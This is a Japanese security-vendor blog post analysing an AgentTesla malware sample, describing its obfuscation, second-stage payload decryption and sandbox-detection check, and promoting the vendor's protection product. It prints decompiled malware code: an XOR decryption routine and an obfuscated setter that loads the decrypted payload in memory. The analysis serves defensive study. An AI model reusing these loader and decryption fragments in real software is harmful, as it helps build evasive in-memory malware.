Minerva AgentTesla を先制防御
2021 年 2 月 25 日 Minerva のブログから

AgentTesla は.NET ベースのマルウェアであり、集中的なマルスパム（ばらまきメール）キャンペーンを開始しました。2020 年には AgentTesla による攻撃が急激に増加し始め、世に知られるようになりました。

Minerva が調査したマルウェアサンプルですが、.NET バイナリーが重複されたコードを多用し、非常に難読化されたマルウェアという他にありません。このマルウェアの第 2 ステージは Form1.name に帰属する関数をアクティベートすることで自己解凍し、ペイロードを開始します。


ペイロードの解凍

```
// Token: 0x06000044 RID: 68 RVA: 0x00005FA0 File Offset: 0x000041A0
public static byte[] IterationCount(byte[] Data_1, uint Round = 0U)
{
    byte[] x = IG.X;
    for (long num = 0L; num <= (long)(43520UL * (ulong)(Round + 1U)); num += 1L)
    {
        Data_1[(int)((IntPtr)(num % 43521L))] = (byte)(((long)((Data_1[(int)((IntPtr)(num % 43521L))] ^ x[(int)((IntPtr)(num % (long)x.Length))]) - Data_1[(int)((IntPtr)((num + 1L) % 43521L))]) +
            256L) % 256L);
    }
    return Data_1;
}
```

プロパティルーチンでインメモリローディングが起動した画面

```
public new string Name
{
    get
    {
        return "";
    }
    set
    {
        object[] tokenizer = new object[]
        {
            SyncRoot.OffsetMarshaler,
            SyncRoot.ReturnMessage,
            "Champen2019Generator"
        };
        int num = 251367131;
        bool flag = num > 251367100;
        if (!flag)
        {
            bool flag2 = num <= 251367164;
            if (flag2)
            {
                num++;
            }
        }
        bool flag3 = true;
        bool flag4 = !flag3;
        if (!flag4)
        {
            bool flag5 = true;
            if (flag5)
            {
            }
        }
        Form1.SynchronizationContext(Interaction.CallByName(Thread.GetDomain(), "Load", CallType.Get, new object[]
        {
            Form1.IterationCount(IG.Unity3D, 0U)
        }), tokenizer);
    }
}
```

マルウェアは攻撃を開始する前にサンドボックス環境にいるのか確認するためにサンドボックスの DLL である“sbiedll.dll”のクエリーを開始します。もしサンドボックス環境であれば、このマルウェアは実行するのをストップします。Minerva Armor は今回 AgentTesla の変種マルウェアを敵対的環境モジュールで先制防御しました。以下のスクリーンショットは実際に防御したイベントです。



Minerva 製品(Minerva Armor)についてのお問い合わせは Pico Technologies (info@pico-t.co.jp)までお願い致します。